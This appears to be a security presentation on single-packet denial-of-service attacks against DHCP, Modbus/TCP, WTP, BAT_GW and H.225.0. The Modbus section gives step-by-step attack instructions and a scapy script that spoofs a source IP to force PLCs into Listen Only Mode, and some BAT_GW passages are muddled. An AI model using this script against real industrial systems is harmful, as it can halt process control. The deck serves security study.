8	DHCPINFORM	1 octet	rfc2132 ^[14] : Section 9.8
9	DHCPFORCERENEW	1 octet	rfc3203 ^{[15]: Section 4}
10	DHCPLEASEQUERY	1 octet	rfc4388[16]: Section 6.1
11	DHCPLEASEUNASSIGNED	1 octet	rfc4388[16]: Section 6.1
12	DHCPLEASEUNKNOWN	1 octet	rfc4388 ^{[16]: Section 6.1}
13	DHCPLEASEACTIVE	1 octet	rfc4388[16]: Section 6.1
14	DHCPBULKLEASEQUERY	1 octet	rfc6926 ^{[17]: Section 6.2.1}
15	DHCPLEASEQUERYDONE	1 octet	rfc6926[17]: Section 8.2.1
16	DHCPACTIVELEASEQUERY	1 octet	rfc7724 ^{[18]: Section 5.2.1}
17	DHCPLEASEQUERYSTATUS	1 octet	rfc7724 ^{[18]: Section 5.2.1}
18	DHCPTLS	1 octet	rfc7724 ^[18] : Section 5.2.1

One Packet Killer via a weak protocol design in DHCP

How it works, in short:

- Forcing the DHCP Initializing State by trying to obtain a lease for an IP address for its scope over DHCP protocol
- Forcing the client to begin the DHCP lease process
- Trying to lease the client's previous IPv4 address
- DHCP DoS Attack by forcing the constant DHCP lease process


More details:


- A DHCP server sends a DHCPNak (DHCP negative acknowledgement) message if:
- (1) The client is trying to lease its previous IPv4 address and the IPv4 address is no longer available.
- (2) The IPv4 address is invalid because the client has been physically moved to a different subnet.
- The DHCPNak message is forwarded to the DHCP client's subnet using the same method as the DHCPAck message. When the DHCP client receives a DHCPNak, it returns to the Initializing state.
- If the IPv4 address requested by the DHCP client cannot be used (another device may be using this IPv4 address), the DHCP server responds with a DHCPNak (Negative Acknowledgment) packet. After this, the client must begin the DHCP lease process again.

- Modbus or MODBUS is a client/server data communications protocol in the application layer. Modbus has
 become a de facto standard communication protocol for communication between industrial electronic devices
 in a wide range of buses and network.
- The Modbus protocol uses serial communication lines, Ethernet, or the Internet protocol suite as a transport
 layer. Modbus supports communication to and from multiple devices connected to the same cable or Ethernet
 network. For example, there can be a device that measures temperature and another device to measure
 humidity connected to the same cable, both communicating measurements to the same computer, via Modbus.
- Modbus is often used to connect a plant/system supervisory computer with a remote terminal unit (RTU) in supervisory control and data acquisition (SCADA) systems. Many of the data types are named from industrial control of factory devices, such as ladder logic because of its use in driving relays: a single-bit physical output is called a coil, and a single-bit physical input is called a discrete input or a contact.

Modbus is one of the most vulnerable SCADA protocols to cyber attacks. The Modbus/TCP protocol implementation contains numerous vulnerabilities that could allow an attacker to perform reconnaissance activities or issue arbitrary commands. Below are the basic sections/classes of Modbus/TCP protocol vulnerabilities:

- 1. Lack of Confidentiality: All Modbus messages are transmitted in clear text across the transmission media.
- **2. Lack of Integrity: There is no integrity checks built into Modbus application protocol.** As a result, it depends on lower layer protocols to preserve integrity.
- 3. Lack of Authentication: There is no authentication at any level of the Modbus protocol. One possible exception is some undocumented programming commands.
- **4. Lack of Complex Session Management:** Modbus/TCP's request/response nature does **make it easier for attackers to forge requests because there's no complex session management to track communication**. However, simply lacking a session structure doesn't automatically grant attackers the ability to inject commands.





```
Checksum: 0x1931 [validation disabled]
    [Good Checksum: False]
    [Bad Checksum: False]
    [Bytes in flight: 12]
    [PDU Size: 12]

Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 10

Modbus
Function Code: Diagnostics (8)
    Diagnostic Code: Restart Communications Option (1)
    Restart Communication Option: Leave Log (0x0000)
```

How it works, in short:

• Forcing the addressed slave to its Listen Only Mode resulting in all active communication controls being turned off and a device will simply go into an inactive state, so that it will not respond to commands or send any responses

More details:

- Forces the addressed slave to its Listen Only Mode for Modbus communications. This isolates it from the other devices on the network, allowing them to continue communicating without interruption from the addressed slave. No response is returned.
- When the slave enters its Listen Only Mode, all active communication controls are turned off. The Ready watchdog timer is allowed to expire, locking the controls off. While in this mode, any Modbus messages addressed to the slave or broadcast are monitored, but no actions will be taken, and no responses will be sent.
- The only function that will be processed after the mode is entered will be the Restart Communications Option function (function code 8, subfunction 1).
- This indicates a possible Denial of Service attack against a Modbus TCP enabled device. Modbus TCP is a protocol often found in SCADA networks where it is used for process control. When a device is sent a "Force Listen Only Mode" command it will go into an inactive state, so that it will not respond to commands or send any responses. In order to restore full functionality, the device will require a reboot. or it must be sent a "Restart Communication" command.

TCP MODBUS - Force Listen Only Mode

Severity:Medium

This attack could pose a moderate security threat. It does not require immediate action.

Description

This event indicates that an attacker can force a PLC into listen-only mode by issuing the 08 Diagnostics function code with a sub-function code of 04 Force Listen Only Mode.

Additional Information

Modbus TCP is a protocol commonly used in SCADA and DCS networks for process control. Force Listen Only Mode places a PLC or other MODBUS server device in an inactive state. Commands are not acted on, and responses are not generated. The device will only respond after power up, which can be activated remotely via the 08 Diagnostics function code with a sub-function code of 01 Restart Communications.

An attacker with IP connectivity could send Force Listen Mode commands to important PLCs, or an attacker could send Force Listen Mode commands to all PLCs to create a state of chaos.

Affected

· PLCs and other field devices that contain MODBUS servers.

Response

Send the Restart Communications message to affected PLCs and identify where the commands came from to prevent future attacks.

URL: https://www.broadcom.com/support/security-center/attacksignatures/detail?asid=20669

One Packet Killer via a weak protocol design in Modbus over TCP (steps to execute the attack):

1. Network Access and Discovery:

- **1.1.** The attacker gains access to the network segment where Modbus devices are located. This can be achieved through various means such as:
- **1.1.1.** Phishing: Compromising a user's credentials to access the network.
- 1.1.2. Software Vulnerability: Exploiting a vulnerability in network-facing software to gain access.
- 1.1.3. Pivoting: Using an already compromised device within the network to reach the Modbus devices.
- **1.1.4.** Credential Stuffing: Using automated tools to test a large number of username and password combinations (often obtained from data breaches) to gain unauthorized access to the network.
- 1.1.5. Others: Any other method that grants network access.
- **1.2.** The attacker uses network scanning tools to identify active Modbus devices and their Unit IDs. For example, using Nmap with the modbus-discover script:

One Packet Killer via a weak protocol design in Modbus over TCP (steps to execute the attack):

- 2. The attacker deploys a packet sniffer capable of capturing network traffic, specifically targeting Modbus communications on TCP port 502.
- **3.** The attacker analyzes captured traffic by examining Modbus packets, including the structure and contents of both requests and responses. Additionally, through packet sniffing, the attacker identifies the IP addresses and potentially the MAC addresses of legitimate Modbus devices and hosts within the network, observing their communication patterns and the specifics of their Modbus transactions.
- 4. The attacker crafts a spoofed Modbus/TCP packet with the "Force Listen Only Mode" command.

The packet structure would typically look like this:

Transaction ID	Protocol ID	Length	Unit ID	Function Code	Sub-function Code	
0x0001	0x0000	0x0006	0x01	0x08	0x0004	

5. The attacker sends the spoofed crafted packet to the target Modbus device using tools such as scapy in Python, modpoll, or a custom script.

One Packet Killer via a weak protocol design in Modbus over TCP (steps to execute the attack):

```
Example using scapy:
from scapy.all import *
# Spoofing source IP and crafting Modbus/TCP packet
spoofed source ip = "LEGITIMATE HOST IP"
packet = (
                                                                                    Modbus/TCP
  b"\x00\x01" # Transaction ID
 b"\x00\x00" # Protocol ID
 b"\x00\x06" # Length
 b"\x01" # Unit ID
                                                                                    Modbus
 b"\x08" # Function Code (Diagnostic)
 b"\x00\x04" # Sub-function Code (Force Listen Only Mode)
# Sending the spoofed packet
send(IP(src=spoofed source ip, dst="TARGET IP")/TCP(dport=502)/Raw(load=packet))
```

```
> Transmission Control Protocol, Src Port: 2578, Dst Port: 502, Seq: 1, Ack: 1, Len: 12


Y Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 10

Y Modbus
    .000 1000 = Function Code: Diagnostics (8)
    Diagnostic Code: Force Listen Only Mode (4)
    Data: 0000
```

4. After sending the packet, the attacker monitors the target device to verify it has entered "Listen Only Mode" and is non-responsive to further Modbus requests.


One Packet Killer via a weak protocol design in WTP

• Wireless transaction protocol (WTP) is a standard used in mobile telephony. It is a layer of the Wireless Application Protocol (WAP) that is **intended to bring Internet access to mobile phones**.



- WSP is based on HTTP 1.1 with few enhancements. WSP provides the upper-level application layer of WAP with a consistent interface for two session services.
- The first is a connection-oriented service that operates above a transaction layer protocol WTP and the second is a connection less service that operates above a secure or non-secure datagram transport service. Therefore, WSP exists for two reasons. First, in the connection-mode it enhances the HTTP 1.1's performance over wireless environment.
- Second, it provides a session layer so the whole WAP environment resembles ISO OSI Reference Model.
- The Wireless Transaction Protocol (WTP) is part of the Wireless Application Protocol (WAP) suite designed for wireless communication. Specifically, **WTP** is defined by the WAP Forum, not the IETF, and hence **does not have its own RFC**.

One Packet Killer via a weak protocol design in WTP



Packet Sequence Number: 121
Packet Sequence Number: 160
Packet Sequence Number: 10
Packet Sequence Number: 19
Packet Sequence Number: 19
Packet Sequence Number: 17
Packet Sequence Number: 17
Packet Sequence Number: 17
Packet Sequence Number: 16
Packet Sequence Number: 21
Packet Sequence Number: 31
Packet Sequence Number: 18
Packet Sequence Number: 13
Packet Sequence Number: 13
Packet Sequence Number: 139
Packet Sequence Number: 139
Packet Sequence Number: 139

One Packet Killer via a weak protocol design in WTP

How it works, in short:

 Forcing to reject a previously received message to change the receiver's state


More details:

- The negative-acknowledgement (NAK or NACK) is a signal that is sent to reject a previously received message or to indicate some kind of error. Acknowledgments and negative acknowledgments inform a sender of the receiver's state so that it can adjust its own state accordingly.
- If a WTP Invoke or Result PDU spans multiple packets, then a mechanism called 'Segmentation And Reassembly (WTP SAR)' can be used to split the payload over Segmented Invoke and Segmented Result PDUs. WTP SAR also defines a Negative Acknowledgement PDU type, which lists the WTP segments that did not reach the destination.


One Packet Killer via a weak protocol design in BAT_GW

- The Better Approach to Mobile Ad-hoc Networking (B.A.T.M.A.N.) is a **routing protocol for multi-hop mobile ad hoc networks**.
- The approach of the B.A.T.M.A.N algorithm is to divide the knowledge about the best end-to-end paths between nodes in the mesh to all participating nodes. Each node perceives and maintains only the information about the best next hop towards all other nodes. Thereby the need for a global knowledge about local topology changes becomes unnecessary. Additionally, an event-based but timeless (timeless in the sense that B.A.T.M.A.N never schedules nor timeouts topology information for optimising its routing decisions) flooding mechanism prevents the accruement of contradicting topology information (the usual reason for the existence of routing loops) and limits the amount of topology messages flooding the mesh (thus avoiding overly overhead of control-traffic). The algorithm is designed to deal with networks that are based on unreliable links.
- Since BAT_GW is specific to Cisco Unified Communications Manager and is not standardized by the IETF, there are no RFCs directly applicable to it. Instead, rely on Cisco's official documentation and community resources for guidance on using BAT_GW effectively within your Cisco Unified Communications environment.

One Packet Killer via a weak protocol design in BAT_GW




One Packet Killer via a weak protocol design in **BAT_GW**



B.A.T.M.A.N. / batman-adv

This article may contain network configuration that depends on migration to DSA in OpenWrt 21.02





- DSA Networking • 🕟 Mini tutorial for DSA network config on the forum
- SDSA in the 21.02 release notes

W.B.A.T.M.A.N. is derived from "Better Approach To Mobile Adhoc Networking" and works for stationary systems as well.

In addition to providing node-to-node and node-to-net connectivity, batman-adv can provide bridging of multiple VLANs over a mesh (or link), such as for "trusted" client, guest, IoT, and management networks. It provides an easy-to-configure alternative to other approaches to "backhaul", such as WDS connections, GRE tunnels, and various "relay" and "pseudo-relay" approaches.

batman-adv can run on top of a variety of mesh implementations, including 802.11s, ad-hoc (IBSS), and multiple point-to-point links, wired or wireless

batman-adv is reasonably robust to topology changes, typically adapting within a couple seconds.

batman-adv does not provide encryption or authentication. If required, it should be implemented either or both in the underlying transport (encrypted, authenticated mesh, for example), or protocols (IPSEC, TLS, ssh, ...)

- · batman-adv is a mesh protocol for a Layer 2 networking (like Ethernet frames) running in the kernel
- batmand is a user-space daemon for an older B.A.T.M.A.N. protocol that operates at Layer 3 (like TCP/IP packets)

Unless you've got a strong reason to use the older, Layer 3 protocol (such as interoperation with an existing mesh), batman-adv is suggested. This page documents configuration of batman-adv for a local mesh

For further information, see, for example

- Documentation on the B.A.T.M.A.N. Project Homepage
- http://www.open-mesh.org/wiki/open-mesh/BranchesExplained
- . Datctl man page

Special thanks to the authors of this OpenWrt walk-through

Ahttps://www.radiusdesk.com/old_wiki/technical_discussions/batman_basic

This page now applies to OpenWrt with batman-adv 2019.1 and later.




The configuration approach for batman-adv changed in March 2019, See & commit 54af5a2 for further details


Search

The last @ revision of this page discussing the older configuration is still available

One Packet Killer via a weak protocol design in BAT_GW



One Packet Killer via a weak protocol design in BAT_GW



One Packet Killer via a weak protocol design in BAT_GW (example 1)

	Time	Source	Destination	Protocol	Length	Info		
431	371.606165	103.174.206.101		BAT_GW	134	Type=Unknown	(0x39) I	P: 46.42.25.83
501	429.981667	103.174.206.101		BAT_GW	110	Type=Unknown	(0x7e) I	P: 46.10.94.76
617	549.077551	103.174.206.101		BAT_GW	90	Type=Unknown	(0x5b) I	P: 46.84.63.68
704	636.561691	103.174.206.101		BAT_GW	92	Type=Unknown	(0x12) I	P: 46.60.110.51
2169	1849.866774	103.174.206.101		BAT_GW	141	Type=Unknown	(0x30) I	P: 46.119.117.37
3131	2380.288093	103.174.206.101		BAT_GW	88	Type=Unknown	(0x0e) I	P: 46.43.0.84
3611	2844.520766	103.174.206.101		BAT_GW	71	Type=Unknown	(0x79) I	P: 46.78.109.106
3724	2964.892675	103.174.206.101		BAT_GW	62	Type=Unknown	(0x55) I	P: 46.90.122.113
4640	3820.892609	103.174.206.101		BAT_GW	101	Type=Unknown	(0x44) I	P: 46.24.61.80
5846	4557.103683	103.174.206.101		BAT_GW	53	Type=Unknown	(0x79) I	P: 46.118.46.55
12576	9526.098696	103.174.206.101		BAT_GW	128	Type=Unknown	(0x76) I	P: 46.104.66.15
12894	9788.796807	103.174.206.101		BAT_GW	91	Type=Unknown	(0x36) I	P: 46.25.76.19
15647	11698.445623	103.174.206.101		BAT_GW	74	Type=Unknown	(0x70) I	P: 46.33.52.106
18297	13195.182142	103.174.206.101		BAT_GW	62	Type=Unknown	(0x62) I	P: 46.10.70.113
18905	13427.918210	103.174.206.101		BAT_GW	74	Type=IP_REQUE	ST IP: 4	6.118.106.36
24862	16340.997542	103.174.206.101		BAT_GW	94	Type=Unknown	(0x66) I	P: 46.35.102.91
Frame 189	905: 74 bytes	on wire (592 bits), 74 bytes capt	tured (592 bits)				
	•	on wire (592 bits v1), 74 bytes capt	tured (592 bits)				
Linux cod	oked capture	v1		, ,				
Linux cod Internet	ked capture Protocol Ver	v1 sion 4, Src: 103.1	74.206.101, Dst	, ,				
Linux coo Internet User Data	oked capture Protocol Ver agram Protoco	v1 sion 4, Src: 103.1 l, Src Port: 4306,	74.206.101, Dst	, ,				
Linux coo Internet User Data B.A.T.M.A	oked capture Protocol Ver agram Protoco A.N. GW [IP_R	v1 sion 4, Src: 103.1 l, Src Port: 4306, EQUEST]	74.206.101, Dst	, ,				
Linux cod Internet User Data B.A.T.M.A Type:	oked capture Protocol Ver agram Protoco	v1 sion 4, Src: 103.1 l, Src Port: 4306, EQUEST]	74.206.101, Dst	, ,				
Linux cod Internet User Data B.A.T.M.A Type: IP: 46	Protocol Vergeram Protocol A.N. GW [IP_R IP_REQUEST (2011)	v1 sion 4, Src: 103.1 l, Src Port: 4306, EQUEST]	74.206.101, Dst	, ,				
Linux coo Internet User Data B.A.T.M.A Type: IP: 46 Data (25	Protocol Verger Protocol Verger Protocol Verger Protocol A.N. GW [IP_R] IP_REQUEST (2011) [118.106.36] bytes)	v1 sion 4, Src: 103.1 l, Src Port: 4306, EQUEST]	74.206.101, Dst: Dst Port: 8082					
Linux coo Internet User Data B.A.T.M.A Type: IP: 46 Data (25 Data:	oked capture of Protocol Veringram Protocol Veringram Protocol A.N. GW [IP_R IP_REQUEST (20118.106.36 bytes) 6b462f555223	v1 sion 4, Src: 103.1 l, Src Port: 4306, EQUEST] 2)	74.206.101, Dst: Dst Port: 8082					
Linux coo Internet User Data B.A.T.M./ Type: IP: 46 Data (25 Data:	Protocol Verger Protocol Verger Protocol Verger Protocol A.N. GW [IP_R] IP_REQUEST (2011) [118.106.36] bytes)	v1 sion 4, Src: 103.1 l, Src Port: 4306, EQUEST] 2)	74.206.101, Dst: Dst Port: 8082					
Linux coo Internet User Data B.A.T.M./ Type: IP: 46 Data (25 Data: [Lengt	pked capture of Protocol Veringram Protocol A.N. GW [IP_R IP_REQUEST (25.118.106.36 bytes) 6b462f5552232 ch: 25]	v1 sion 4, Src: 103.1 l, Src Port: 4306, EQUEST] 2)	74.206.101, Dst: Dst Port: 8082	ad886				
Linux cod Internet User Data B.A.T.M./ Type: IP: 46 Data (25 Data: [Lengt	Protocol Veringram Protocol A.N. GW [IP_R IP_REQUEST (26.118.106.36 bytes) 6b462f5552232 ch: 25]	v1 sion 4, Src: 103.1 l, Src Port: 4306, EQUEST] 2)	74.206.101, Dst: Dst Port: 8082 125b37015062576a					
Linux coo Internet User Data B.A.T.M./ Type: IP: 46 Data (25 Data: [Lengt	Protocol Veringram Protocol A.N. GW [IP_R IP_REQUEST (26.118.106.36 bytes) 6b462f5552232 ch: 25]	v1 sion 4, Src: 103.1 l, Src Port: 4306, EQUEST] 2) 22794e5057514b304b	74.206.101, Dst: Dst Port: 8082 125b37015062576a 1 41 41 08 00 4 67 ae ce 65	ad886				

·[7·PbWj ··

0040 12 5b 37 01 50 62 57 6a d8 86

103.174.206.101 was found in our database! This IP was reported 140 times. Confidence of Abuse is 0%: 0% ISP Zero Time Networks (Pvt.) Ltd Usage Type Fixed Line ISP Domain Name ztn.com.pk

Pakistan

Gujranwala, Punjab

Country

City

One Packet Killer via a weak protocol design in BAT_GW (example 1)


How it works, in short:

 Requesting a fresh IP by the client over BAT_GW protocol

More details:

- When the lease time expires, the IP address is again considered free, and the client must request a new one (it can, however, be the same one).
- /* client requests a fresh IP */
- case TUNNEL_IP_REQUEST

One Packet Killer via a weak protocol design in BAT_GW (example 2)



One Packet Killer via a weak protocol design in BAT_GW (example 2)

How it works, in short:

 Refreshing leased IP / the IP lease by the client over BAT_GW protocol


More details:

- When the lease time expires, the IP address is again considered free, and the client must request a new one (it can, however, be the same one).
- 670 /* client asks us to refresh the IP lease */
- case TUNNEL_KEEPALIVE_REQUEST

One Packet Killer via a weak protocol design in H.225.0

- The H.225.0 protocol is part of the H.323 suite of protocols, defined by the ITU-T (International Telecommunication Union - Telecommunication Standardization Sector) for multimedia communication over packet-based networks.
- The core of almost any H.323 system are:
 - H.225.0 Registration, Admission and Status (RAS), which is used between an H.323 endpoint and a Gatekeeper to provide address resolution and admission control services.
 - H.225.0 Call Signaling, which is used between any two H.323 entities in order to establish communication.
- Since the H.225.0 protocol and the entire H.323 suite are defined by the ITU-T and not by the IETF (Internet Engineering Task Force), they do not have their own RFCs.
- However, several RFCs include security considerations sections relevant to protocols used in similar contexts.

One Packet Killer via a weak protocol design in H.225.0 (example 1)



One Packet Killer via a weak protocol design in H.225.0 (example 1)

How it works, in short:


 Association Disconnection between a Terminal and a Gatekeeper Attempt over H.225.0 protocol

More details:

UnregistrationRequest (URQ):

